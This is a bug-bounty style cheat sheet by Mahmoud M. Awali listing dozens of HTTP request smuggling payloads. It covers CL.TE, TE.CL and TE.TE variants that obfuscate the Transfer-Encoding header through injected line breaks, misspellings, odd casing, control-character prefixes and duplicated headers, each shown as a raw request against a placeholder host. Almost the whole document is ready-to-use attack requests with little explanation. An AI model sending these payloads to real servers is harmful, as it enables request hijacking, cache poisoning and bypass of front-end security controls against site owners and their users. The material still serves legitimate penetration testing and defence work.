
Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
 Transfer-Encoding: chunked
 Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees X: X\nTransfer-Encoding: chunked

- Video
- Video
- Writeup

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
X: X\nTransfer-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
X: X\rTransfer-Encoding: chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
X: X\nTransfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
X: X\nTransfer-Encoding: chunked
Y: Y\nTransfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees X: X\r\n\rTransfer-Encoding: chunked

- Blog
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
X: X\r\n\rTransfer-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
X: X\r\n\rTransfer-Encoding: chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
X: X\r\n\rTransfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
X: X\r\n\rTransfer-Encoding: chunked
Y: Y\r\n\rTransfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: cow\r\nTransfer-Encoding: chunked

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: cow\r\nTransfer-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: cow\r\nTransfer-Encoding: chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: cow\r\nTransfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: nothing\r\nTransfer-Encoding: chunked

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer Encoding: chunked

- Video
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
Transfer Encoding: chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer Encoding: chunked
Transfer Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: chùnked

- Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chùnked

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: chùnked But Backend sees Content-Length: Number

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chùnked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: cow, chunked

-  Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: cow, chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
Transfer-Encoding: cow, chunked But Backend sees Content-Length: Number

- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: cow, chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: cow, chunked
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: chunked, cow

-  Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked, cow

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: chunked, cowBut Backend sees Content-Length: Number

- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunked, cow
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked, cow
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: identity, chunked

-  Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: identity, chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: identity, chunked But Backend sees Content-Length: Number

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: identity, chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: identity, chunked
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: cow chunked bar

- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: cow chunked bar

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
Transfer-Encoding: cow chunked bar But Backend sees Content-Length: Number

- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: cow chunked bar
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: cow chunked bar
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding:chunked

-  Blog
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding:chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:chunked
Transfer-Encoding:nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: chunk

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunk

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: chunk But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunk
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunk
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees TrAnSFer-EnCODinG: cHuNkeD

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
TrAnSFer-EnCODinG: cHuNkeD

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
TrAnSFer-EnCODinG: cHuNkeD But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
TrAnSFer-EnCODinG: cHuNkeD
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
TrAnSFer-EnCODinG: cHuNkeD
TrAnSFer-EnCODinG: nOtHiNg

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees TRANSFER-ENCODING: CHUNKED

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
TRANSFER-ENCODING: CHUNKED

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees TRANSFER-ENCODING: CHUNKED But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
TRANSFER-ENCODING: CHUNKED
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
TRANSFER-ENCODING: CHUNKED
TRANSFER-ENCODING: NOTHING

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees \x01Transfer-Encoding: chunked

- Video

```
POST / HTTP/1.1
\x01Transfer-Encoding: chunked
Host: www.company.com
Content-Length: Number

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees \x01Transfer-Encoding: chunked But Backend sees Content-Length: Number

- Resource

```
POST / HTTP/1.1
Host: www.company.com
\x01Transfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
\x01Transfer-Encoding: chunked
\x01Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees \x07Transfer-Encoding: chunked

- Video

```
POST / HTTP/1.1
\x07Transfer-Encoding: chunked
Host: www.company.com
Content-Length: Number

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees \x07Transfer-Encoding: chunked But Backend sees Content-Length: Number

- Resource

```
POST / HTTP/1.1
Host: www.company.com
\x07Transfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
\x07Transfer-Encoding: chunked
\x07Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees \x04Transfer-Encoding: chunked

- Video

```
POST / HTTP/1.1
\x04Transfer-Encoding: chunked
Host: www.company.com
Content-Length: Number

0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees \x04Transfer-Encoding: chunked But Backend sees Content-Length: Number

- Resource

```
POST / HTTP/1.1
Host: www.company.com
\x04Transfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
\x04Transfer-Encoding: chunked
\x04Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

Thank You

Mahmoud M. Awali

@0xAwali